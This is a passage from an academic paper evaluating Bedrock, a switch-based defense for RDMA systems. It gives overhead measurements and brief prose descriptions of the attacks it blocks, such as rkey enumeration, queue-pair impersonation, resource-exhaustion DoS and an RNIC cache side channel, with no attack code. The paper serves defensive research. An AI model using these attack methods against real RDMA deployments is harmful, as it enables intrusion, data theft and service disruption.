Further customization. The monitoring and logging capability in Bedrock serves as a building block for scenario-specific security applications. As a concrete example, consider reconnaissance attacks, which are a necessary step for the adversary to guess rkeys. In this reconnaissance phase, the attacker enumerates the rkey space and tests whether a particular rkey is valid, e.g., by trying many different rkeys until success and reconnecting if a guess fails [46]. Bedrock tracks the number of distinct rkeys that a machine (as identified by its IP address) has attempted to a remote memory region. First, it uses a combination of the source IP and the rkey as the key to a bloom filter to check whether this probe has been seen before. If not, it increments the count-min sketch counters using the source IP as the key to track the number of probes. Further probes are blocked by the Bedrock ACL if the sketch counters exceed a threshold.

4 Evaluation

In this section, we describe our prototype implementation, experimental setup, and present a comprehensive set of experiments to evaluate Bedrock. Our evaluation focuses on several dimensions: a) the effectiveness of Bedrock against RDMA attacks; b) the overhead of Bedrock; c) workload-based evaluations; and d) comparison with a programmable NIC deployment.

4.1 Prototype and setup

Prototype. We have implemented a Bedrock prototype using approximately 6700 lines of code, including the various defense primitives, eBPF functions, switch control plane functions, and backend server logging module.





Figure 4: Bedrock enables source authentication. With Bedrock, S2-S3 attacks are blocked at the switch (right Y-axis); S1 impersonation uses its own QP and is dropped by the RNIC (left Y-axis).

Experimental setup. For our main experiments, we have deployed Bedrock to a Wedge 100BF-32X Tofino switch, which has 32×100Gbps ports and is programmed in P4. The switch is furnished with an eight-core Intel CPU at 1.60GHz for the control plane, which runs a Debian 8.9 Linux distribution as the operating system. It is configured as a Top-of-Rack switch in our cluster, which is connected to a RDMA client node, a RDMA server node, and a backend logging node. Our cluster also contains several other machines, from which we launch RDMA attacks based on the methodology in ReDMArk (S1-S7, S9) [46] and Pythia (S8) [54]. All machines have a six-core Intel Xeon E5-2643 CPU, 128 GB RAM, 1 TB hard disk, all running an Ubuntu 18.04 OS. They are also equipped with Mellanox ConnectX-4 MT27710 25Gbps RNICs that are configured to use RoCEv2.

Methodology. We validate the ability of Bedrock defenses to detect and mitigate attacks S1-S9. In addition, we measure the overhead of Bedrock (e.g., control and data plane overheads, switch resource utilization). Our workload-based evaluation generates realistic workloads following the metholodogy of existing projects, and measures the impacts of Bedrock on request completion times (RCTs) and throughputs. Last but not least, we deploy Bedrock to a P4-programmable NIC, Netronome Agilio CX, to understand its performance characteristics as compared to switch-based deployments.

4.2 RDMA source authentication

Figure 4 shows the effectiveness of Bedrock against impersonation attacks via authentication. We test each attack with and without Bedrock enabled to evaluate the difference. Attack S1 launches impersonation attacks using its own QP, and the figure plots the attacker's request rates. Attacks S2 and S3 work in different ways, but the defense effects are similar; we group them in the same curve that shows the number of packets that are successfully injected to existing QPs. As we can see, without Bedrock, the attack traffic reaches the servers



(a) Influence of skewness (b) Influence of read rule ratio (c) Workload-based evaluation

Figure 5: Bedrock outperforms the baseline by its ACL compression techniques. We further measure Bedrock under different skewness of memory region sizes, read/write rule ratios, and use realistic workloads based on Twitter, Idiada, and Arctur traces.

and successfully masquerades as the client, resulting in malicious memory modification. Under Bedrock, all attacks are detected and blocked. We then launch attack S4, which attempts to inject 1000 packets with inconsistent payloads and DMA lengths. Bedrock has detected and dropped all packets (not shown in figure).


4.3 RDMA access control

Next, we evaluate the effectiveness of Bedrock ACLs by launching attack S5 that violates access control policies. Specifically, we create attacks that attempt to a) access memory addresses beyond the granted ranges or b) to access valid memory addresses using ungranted permissions, e.g., writing to an object when read-only privilege is granted. All such attacks are recognized by Bedrock and blocked at the switch.

We then evaluate the effectiveness of Bedrock in compressing RDMA ACLs, against the baseline solution without compression. The key metric is the number of ACL rules supported in the Tofino switch. We vary the skewness of zipfian workloads [16, 20, 27, 66], and also measure Bedrock using realistic workloads based on Twitter, Idiada, and Arctur traces [27, 66], for a comprehensive evaluation. Since the P4 compiler statically rejects a program if the ACLs consume more memory than switch resources, our methodology is to gradually increase the number of ACLs until the P4 compiler rejects the program due to resource limitations.

Figure 5a shows the results for different skewness, with a fixed read rule ratio of 0.5. We can see that both Bedrock and the baseline can support more ACLs at higher skewness with many small MRs, because smaller ranges can be encoded in fewer ACL rules. Bedrock outperforms the baseline as it leverages cheaper SRAM matches to reduce TCAM usage: the smaller ranges are supported using exact matches in more abundant SRAM. Figure 5b further indicates that the number of rules supported by Bedrock is robust to different read rule ratios. Figures 5c evaluates Bedrock with three realistic workloads. Bedrock outperforms the baseline consistently, supporting 26%, 6.95×, and 2.98× more ACLs on Twitter, Idiana, and Arctur traces, respectively.

The latest Tofino hardware contains more resources than our switch, so we extrapolate based on the specifications of Intel/Barefoot Tofino2 [9]. We estimate that the number of ACLs that Bedrock can support using Tofino2 is up to 2.98× more than that in our current switch.



(a) Defense against S6 (b) Defense against S7

Figure 6: Bedrock detects and mitigates attacks S6 and S7.

4.4 RDMA monitoring and logging

Next, we evaluate Bedrock with attacks S6-S9, which require monitoring and logging capabilities as well as ACL decisions based on runtime traffic patterns.

Figure 6a shows the S6 attack, which consumes a large quantity of QPs to deny the service to other users. Without Bedrock, the attack has exhausted 20k+ queue pairs within 80 seconds. Bedrock monitors and enforces an upperbound limit of 1k QPs per user, successfully detecting the DoS attack and preventing it from exhausting available QPs. Excessive requests are denied in the network.

Figure 6b evaluates attack S7, where the attacker uses multiple machines to launch a performance degradation DoS attack. At time t=1.7s, the normal client sends traffic within the enforced bandwidth limit. At time t=2.7s, the malicious client starts: it uses normal rates at first but one second later it boosts its traffic rate to launch the attack. As we can see, this significantly degrades the performance of the normal client. At time t=5.4s, we enable Bedrock, which enforces a rate limit per user. It detects and blocks the malicious client immediately, and the normal client's performance goes back to normal.




Figure 7: Bedrock can detect and mitigate the side channel attack S8 effectively.




Figure 8: The traffic logging rates and logging server CPU usage of different request sizes.

Defense	SRAM	TCAM	Hash bits	Meter ALU
Auth.	4.17 %	2.08 %	2.48 %	0 %
ACL	10.52 %	68.75 %	27.78 %	0 %
Mon.	26.56 %	7.64 %	16.39 %	27.08 %
Log.	12.29 %	11.46 %	12.22 %	68.75 %

Table 3: The Tofino switch resource usage of each defense.

Next, we evaluate the ability of Bedrock to log and analyze side channel attacks (S8) using the Pythia setup [54]. The normal client and the attacker are both connected to the RDMA server, and the attacker infers the client's memory access patterns in the following way. It evicts a target victim address's cache line from the RNIC by generating many different page accesses, and then measures the access latency to the target memory address to determine whether the client has triggered RNIC caching. This attack is launched continuously to different memory addresses, and we show the accuracy of the attack over time in Figure 7. Close to Pythia's results, the inference accuracy is around 97%. At time t=22s, we enable Bedrock to detect this attack. The Bedrock switch collects memory access addresses for all QPs, and logs these entries to the backend server. The server implements the SCADET [47] side channel detection algorithm in software to detect attacks. After detection, Bedrock blocks the attacker's probes and its traffic rate drops to zero.

Bedrock enables audit trails for S9, the data exfiltration attack, using its logging capability. Figure 8 measures the logging rates and the CPU utilization of the backend server, using workloads generated from an RDMA benchmark tool, `perftest` [8]. We also show the results for different request sizes. Larger requests produce more data packets, so the logging rate is lower—this is because Bedrock only logs request metadata, not the data packets. Since each log packet contains 8 entries, the logging rate is in proportion to the request rate by a factor of 8. Moreover, the server uses one single CPU core to receive the logging data, and as the figure shows, the utilization is under 90% of one core.

4.5 Defense overhead


Control operation overhead. Since Bedrock uses eBPF in the authentication defenses, this incurs extra latency when a queue pair is initialized. To evaluate this overhead, we use a microbenchmark to measure the time needed for the RDMA library to accept new connections. With 7.04 ms as the native performance for setting up queue pairs, Bedrock increases the latency to 7.11 ms, which represents 1% additional overhead. Since this overhead is only incurred for control operations when setting up a queue pair, it preserves the goal of achieving native RDMA datapath performance.

Resource overhead: Table 3 shows the resource usage of Tofino switch for each of our defenses. Overall, Bedrock has reasonable resource utilization across different metrics. SRAM and TCAM are used for match/action table entries. Hash bits are used for header transformation. Meter ALUs are used to access stateful registers for monitoring as well as logging. The ACL component is evaluated with the maximum number of rules that the switch can support.


4.6 Workload-based evaluation

Next, we perform workload-based evaluation of Bedrock using YCSB benchmarks [21], which are widely used in recent RDMA projects [54, 59, 61]. We first use YCSB workloads at different read/write ratios, using request sizes ranging from 16 bytes to 4096 bytes. Following the HERD [31] methodology, we generate YCSB workloads and replay them to the RDMA system. We also adopt object size distributions from realistic traces based on Twitter [66], Idiada [27], and Arctur [27] workloads. Our main evaluation metrics are a) request completion times (RCTs), which measure the time it takes for an RDMA request to finish; and b) throughput, as measured by the number of RDMA requests per second. Each metric is measured with and without Bedrock.

YCSB. We evaluate read-most (95% reads), write-most (95% writes), and balanced (50% reads and 50% writes) YCSB traces. As we can see, Bedrock incurs low overhead. The RCTs of different workloads increase by 3.2% on average; and the throughputs decrease by 1.0% on average. The different defense components in Bedrock also have similar perfor-




(a) Read-most (95%/5%) (b) Balanced (50%/50%) (c) Write-most (5%/95%)




(d) Read-most (95%/5%) (e) Balanced (50%/50%) (f) Write-most (5%/95%)

Figure 9: Bedrock incurs minimal overheads with different read/write ratios. (a)-(c): request completion times (RCTs). (d)-(e): throughputs as measured by the number of request operations per second.



(a) Read-most (95%/5%) (b) Balanced (50%/50%) (c) Write-most (5%/95%)




(d) Read-most (95%/5%) (e) Balanced (50%/50%) (f) Write-most (5%/95%)

Figure 10: The request completion time and throughput under realistic workloads.

mance, which is expected as switching ASICs are designed to achieve near-constant performance. Larger requests lead to higher RCTs. The throughput (as measured by Mops/s) also decreases with larger requests. These trends hold for both the baseline and Bedrock.

Twitter, Idiada, and Arctur. Next, we use object and request size distributions from real-world traces: Twitter [66], Idiada [27], and Arctur [27], with the same set of read/write ratios as before. We again measure the RCTs and throughputs with and without Bedrock. Figure 10 shows the results, with similar takeaways: Bedrock adds an average latency overhead of 2.94% and a throughput overhead of 0.09%. Workloads enjoy minimum performance interference. Different defense components in Bedrock have on-par performance.



(a) Netronome RCT (b) Tofino RCT (c) Netronome throughput (d) Tofino throughput

Figure 11: The request completion time (RCT) and throughput of Bedrock deployed in the Netronome NIC and Tofino switch. The number has been normalized to their baselines respectively.




Figure 12: Microbenchmarks: The Netronome NIC exhibits variable latency across packets.

4.7 Programmable switches vs. NICs

Earlier, we have already discussed the differences between programmable switches and NICs in terms of their cost-to-performance ratios and deployment scenarios. Further, we have conducted a set of experiments to understand their performance characteristics. We have deployed Bedrock to a P4-programmable NIC (Netronome Agilio CX) and retested all the attacks. Our high-level findings are a) Bedrock works effectively on both platforms; and b) programmable NICs experience more notable performance variability depending on the program logic. We use the NIC as a forwarding device to connect four RNIC-based servers for benchmarking.

Figure 11 shows the performance variability of the programmable NIC across defenses, using the switching ASIC performance as a comparison point. In a programmable switch, the latency variance of Bedrock is under 0.5μs consistently across defenses, but in the programmable NIC, the variance can be up to 12μs. Moreover, switching ASICs also have more stable throughputs across defenses, with at most 3.2% degradation as compared to the baseline. This is because switching ASICs are designed for near-constant performance under worst-case assumptions. The Netronome NIC, on the other hand, has variable performance (up to 53% degradation across defenses) compared to baseline.

As a further microbenchmark, we have used a stress-test trace on the ACL defense in the programmable NIC, and plotted the latency CDF in Figure 12. We find that the latency of each packet depends on the program paths it takes, as well as whether the packet happens to hit the flow cache on the programmable NIC. This performance variability is consistent with existing studies of programmable NIC performance [45].

In summary, programmable switches and NICs have distinct cost-to-performance ratios, deployment scenarios, and performance characteristics. In Bedrock, we have targeted switches as our primary scenario. However, we believe that both programmable switches and NICs are important platforms for security applications, and the specific choice would depend on the deployment requirements.

5 Related Work

RDMA security. RDMA systems have gained popularity in cloud datacenters [24, 60, 61], and their security implications have been recently studied in a series of work [46, 49, 52, 54, 56]. ReDMArk [46], in particular, has described a comprehensive range of RDMA vulnerabilities under varied attack models. Many of the problems we address are from this project. sRDMA [52] has developed cryptographic authentication and encryption of RDMA packets on programmable NICs, whereas Bedrock considers a complementary set of defenses. Bedrock's main target is programmable switches, but as P4 is a target-independent language, it can be deployed to programmable NICs as well. Bedrock inherits the performance characteristics of the underlying platforms.

Programmable switches. Programmable switches have found applications in many cloud applications [35, 50, 67], and more recently in TCP/IP security [23, 34, 41, 58, 63, 65]. Bedrock is inspired by such work, but it develops security support for RDMA systems. As these systems offload their datapath operations to hardware, the design decision of using programmable network support respects the performance goals of RDMA while providing stronger security.

6 Conclusion

We have presented Bedrock, a defense system that provides a secure foundation for RDMA systems. RDMA systems bypass server CPUs, achieving high performance; but at the same time, security problems are much harder to mitigate as software defenses cannot be easily added in the datapath.

Bedrock leverages programmable data planes in modern network devices to build CPU-bypassing defense primitives for authentication, access control, and monitoring and logging. Using a set of comprehensive experiments, we have shown that Bedrock can effectively mitigate many attacks, and that it incurs low overheads with realistic workloads.

7 Acknowledgments

We thank the anonymous reviewers for their helpful feedback on this work. This work was partially supported by NSF grants CNS-1942219 and CNS-1801884.

References

[1] Alibaba builds high-speed RDMA network for AI and scientific computing. https://www.alibabacloud.com/blog/alibaba-builds-high-speed-rdma-network-for-ai-and-scientific-computing_594895.

[2] Availability of Linux RDMA on Microsoft Azure. https://azure.microsoft.com/en-us/blog/azure-linux-rdma-hpc-available/.

[3] Bedrock source code. https://github.com/alex1230608/Bedrock.

[4] eBPF official website. https://ebpf.io/.

[5] Edgecore wedge 100bf-32x 32-port 100gbe p4 switch price. https://colfaxdirect.com/store/pc/viewPrd.asp?idproduct=3485.

[6] Experimental analysis of state-of-the-art RDMA-based in-memory key-value stores. https://github.com/mashemat/local-key-value.

[7] Infiniband Architecture Volume 1 and Volume 2. https://www.infinibandta.org/ibta-%20specifications-download/.

[8] Infiniband verbs performance tests. https://github.com/linux-rdma/perftest.

[9] Intel Tofino 2. https://www.intel.com/content/www/us/en/products/network-io/programmable-ethernet-switch/tofino-2-series.html.

[10] Intel tofino p4-programmable ethernet switch asic that delivers better performance at lower power. https://www.intel.com/content/www/us/en/products/network-io/programmable-ethernet-switch/tofino-series/tofino.html.

[11] Netronome agilio cx 40gbps smartnic price. https://colfaxdirect.com/store/pc/viewPrd.asp?idproduct=2871.

[12] Open networking foundation: P4. https://opennetworking.org/p4/.

[13] The P4 language repositories. https://github.com/p4lang.

[14] RDMA communication manager. https://linux.die.net/man/7/rdma_cm.

[15] Supplement to InfiniBand Architecture Specification Volume 1 Release 1.2.1. https://cw.infinibandta.org/document/dl/7781.

[16] B. Atikoglu, Y. Xu, E. Frachtenberg, S. Jiang, and M. Paleczny. Workload analysis of a large-scale key-value store. In *Proc. SIGMETRICS*, 2012.

[17] R. Beltman, S. Knossen, J. Hill, and P. Grosso. Using P4 and RDMA to collect telemetry data. In *Proc. INDIS*, 2020.

[18] B. H. Bloom. Space/time trade-offs in hash coding with allowable errors. In *Communications of the ACM*, volume 13, 1970.

[19] P. Bosshart, D. Daly, G. Gibb, M. Izzard, N. McKeown, J. Rexford, C. Schlesinger, D. Talayco, A. Vahdat, G. Varghese, and D. Walker. P4: Programming protocol-independent packet processors. *ACM SIGCOMM CCR*, 44(3), 2014.

[20] Z. Cao, S. Dong, S. Vemuri, and D. H. Du. Characterizing, modeling, and benchmarking RocksDB key-value workloads at Facebook. In *Proc. FAST*, 2020.

[21] B. F. Cooper, A. Silberstein, E. Tam, R. Ramakrishnan, and R. Sears. Benchmarking cloud serving systems with ycsb. In *Proc. SoCC*, 2010.

[22] G. Cormode and S. Muthukrishnan. An improved data stream summary: The count-min sketch and its applications. *J. Algorithms*, 55(1):58–75, Apr. 2005.

[23] T. Datta, N. Feamster, J. Rexford, and L. Wang. SPINE: Surveillance protection in the network elements. In *Proc. FOCI*, 2019.

[24] A. Dragojević, D. Narayanan, M. Castro, and O. Hodson. Farm: Fast remote memory. In *Proc. NSDI*, 2014.

[25] A. Dragojević, D. Narayanan, E. B. Nightingale, M. Renzelmann, A. Shamis, A. Badam, and M. Castro. No compromises: Distributed transactions with consistency, availability, and performance. In *Proc. SOSP*, 2015.

[26] Y. Gao, Q. Li, L. Tang, Y. Xi, P. Zhang, W. Peng, B. Li, Y. Wu, S. Liu, L. Yan, F. Feng, Y. Zhuang, F. Liu, P. Liu, X. Liu, Z. Wu, J. Wu, Z. Cao, C. Tian, J. Wu, J. Zhu, H. Wang, D. Cai, and J. Wu. When cloud storage meets RDMA. In *Proc. NSDI*, 2021.

[27] R. Gracia-Tinedo, J. Sampé, E. Zamora, M. Sánchez-Artigas, P. García-López, Y. Moatti, and E. Rom. Crystal: Software-defined storage for multi-tenant object stores. In *Proc. FAST*, 2017.

[28] J. Gu, Y. Lee, Y. Zhang, M. Chowdhury, and K. G. Shin. Efficient memory disaggregation with Infiniswap. In *Proc. NSDI*, 2017.

[29] A. Gupta, R. Harrison, M. Canini, N. Feamster, J. Rexford, and W. Willinger. Sonata: Query-driven streaming network telemetry. In *Proc. SIGCOMM*, 2018.

[30] Z. He, D. Wang, B. Fu, K. Tan, B. Hua, Z.-L. Zhang, and K. Zheng. MasQ: RDMA for virtual private cloud. In *Proc. SIGCOMM*, 2020.

[31] A. Kalia, M. Kaminsky, and D. G. Andersen. Using RDMA efficiently for key-value services. In *Proc. SIGCOMM*, 2014.

[32] A. Kalia, M. Kaminsky, and D. G. Andersen. Design guidelines for high performance RDMA systems. In *Proc. ATC*, 2016.

[33] A. Kalia, M. Kaminsky, and D. G. Andersen. Fasst: Fast, scalable and simple distributed transactions with two-sided (RDMA) datagram rpcs. In *Proc. OSDI*, 2016.

[34] Q. Kang, L. Xue, A. Morrison, Y. Tang, A. Chen, and X. Luo. Programmable in-network security for context-aware BYOD policies. In *Proc. USENIX Security*, 2020.

[35] N. Katta, M. Hira, C. Kim, A. Sivaraman, and J. Rexford. Hula: Scalable load balancing using programmable data planes. In *Proc. SOSR*. ACM, 2016.

[36] T. H.-J. Kim, C. Basescu, L. Jia, S. B. Lee, Y.-C. Hu, and A. Perrig. Lightweight source authentication and path validation. In *Proc. SIGCOMM*, 2014.

[37] J. Kwon, T. Lee, C. Hähni, and A. Perrig. SVLAN: Secure & scalable network virtualization. In *Proc. NDSS*, 2020.

[38] M. Legner, T. Klenze, M. Wyss, C. Sprenger, and A. Perrig. EPIC: Every packet is checked in the data plane of a path-aware Internet. In *Proc. USENIX Security*, 2020.

[39] B. Li, Z. Ruan, W. Xiao, Y. Lu, Y. Xiong, A. Putnam, E. Chen, and L. Zhang. Kv-direct: High-performance in-memory key-value store with programmable nic. In *Proc. SOSP*, 2017.

[40] Y. Lu, J. Shu, Y. Chen, and T. Li. Octopus: an rdma-enabled distributed persistent memory file system. In *Proc. ATC*, 2017.

[41] R. Meier, P. Tsankov, V. Lenders, L. Vanbever, and M. Vechev. NetHide: Secure and practical network topology obfuscation. In *Proc. USENIX Security*, 2018.

[42] R. Miao, H. Zeng, C. Kim, J. Lee, and M. Yu. SilkRoad: Making stateful layer-4 load balancing fast and cheap using switching ASICs. In *Proc. SIGCOMM*, 2017.

[43] C. Mitchell, K. Montgomery, L. Nelson, S. Sen, and J. Li. Balancing CPU and network in the cell distributed B-tree store. In *Proc. ATC*, 2016.

[44] M. Poke and T. Hoefler. Dare: High-performance state machine replication on RDMA networks. In *Proc. HPDC*, 2015.

[45] Y. Qiu, J. Xing, K.-F. Hsu, Q. Kang, M. Liu, S. Narayana, and A. Chen. Automated SmartNIC offloading insights for network functions. In *Proc. SOSP*, 2021.

[46] B. Rothenberger, K. Taranov, A. Perrig, and T. Hoefler. ReDMArk: Bypassing RDMA security mechanisms. In *Proc. USENIX Security*, 2021.

[47] M. Sabbagh, Y. Fei, T. Wahl, and A. A. Ding. Scadet: a side-channel attack detection tool for tracking prime+probe. In *Proc. ICCAD*, 2018.

[48] J. Shi, Y. Yao, R. Chen, H. Chen, and F. Li. Fast and concurrent RDF queries with RDMA-based distributed graph exploration. In *Proc. OSDI*, 2016.

[49] A. K. Simpson, A. Szekeres, J. Nelson, and I. Zhang. Securing RDMA for high-performance datacenter storage systems. In *Proc. HotCloud*, 2020.

[50] J. Sonchack, O. Michel, A. J. Aviv, E. Keller, and J. M. Smith. Scaling hardware accelerated network monitoring to concurrent and dynamic queries with *flow. In *Proc. ATC*, 2018.

[51] P. Stuedi, A. Trivedi, J. Pfefferle, R. Stoica, B. Metzler, N. Ioannou, and I. Koltsidas. Crail: A high-performance I/O architecture for distributed data processing. *IEEE Data Eng. Bull.*, 40(1):38–49, 2017.

[52] K. Taranov, B. Rothenberger, A. Perrig, and T. Hoefler. sRDMA: efficient NIC-based authentication and encryption for remote direct memory access. In *Proc. USENIX ATC*, 2020.

[53] B. Tian, J. Gao, M. Liu, E. Zhai, Y. Chen, Y. Zhou, L. Dai, F. Yan, M. Ma, M. Tang, J. Lu, X. Wei, H. H. Liu, M. Zhang, C. Tian, and M. Yu. Aquila: A practical usable verification system for production-scale programmable data planes. In *Proc. SIGCOMM*, 2021.

[54] S.-Y. Tsai, M. Payer, and Y. Zhang. Pythia: remote oracles for the masses. In *Proc. USENIX Security*, 2019.

[55] S.-Y. Tsai and Y. Zhang. Lite kernel RDMA support for datacenter applications. In *Proc. SOSP*, 2017.

[56] S.-Y. Tsai and Y. Zhang. A double-edged sword: Security threats and opportunities in one-sided network communication. In *Proc. HotCloud*, 2019.

[57] F. Vano-Garcia and H. Marco-Gisbert. Kaslr-mt: Kernel address space layout randomization for multi-tenant cloud systems. *Journal of Parallel and Distributed Computing*, 137:77–90, 2020.

[58] L. Wang, H. Kim, P. Mittal, and J. Rexford. Programmable in-network obfuscation of traffic. *arXiv preprint arXiv:2006.00097*, 2020.

[59] X. Wei, R. Chen, and H. Chen. Fast RDMA-based ordered key-value store using remote learned cache. In *Proc. OSDI*, 2020.

[60] X. Wei, Z. Dong, R. Chen, and H. Chen. Deconstructing RDMA-enabled distributed transactions: Hybrid is better! In *Proc. OSDI*, 2018.

[61] X. Wei, J. Shi, Y. Chen, R. Chen, and H. Chen. Fast in-memory transaction processing using RDMA and HTM. In *Proc. SOSP*, 2015.

[62] M. Wu, F. Yang, J. Xue, W. Xiao, Y. Miao, L. Wei, H. Lin, Y. Dai, and L. Zhou. Gram: Scaling graph computation to the trillions. In *Proc. SoCC*, 2015.

[63] J. Xing, Q. Kang, and A. Chen. NetWarden: Mitigating network covert channels while preserving performance. In *Proc. USENIX Security*, 2020.

[64] J. Xing, W. Wu, and A. Chen. Architecting programmable data plane defenses into the network with FastFlex. In *Proc. HotNets*, 2019.

[65] J. Xing, W. Wu, and A. Chen. Ripple: A programmable, decentralized link-flooding defense against adaptive adversaries. In *Proc. USENIX Security*, 2021.

[66] J. Yang, Y. Yue, and K. Rashmi. A large scale analysis of hundreds of in-memory cache clusters at twitter. In *Proc. OSDI*, 2020.

[67] N. Yaseen, J. Sonchack, and V. Liu. Synchronized network snapshots. In *Proc. SIGCOMM*, 2018.

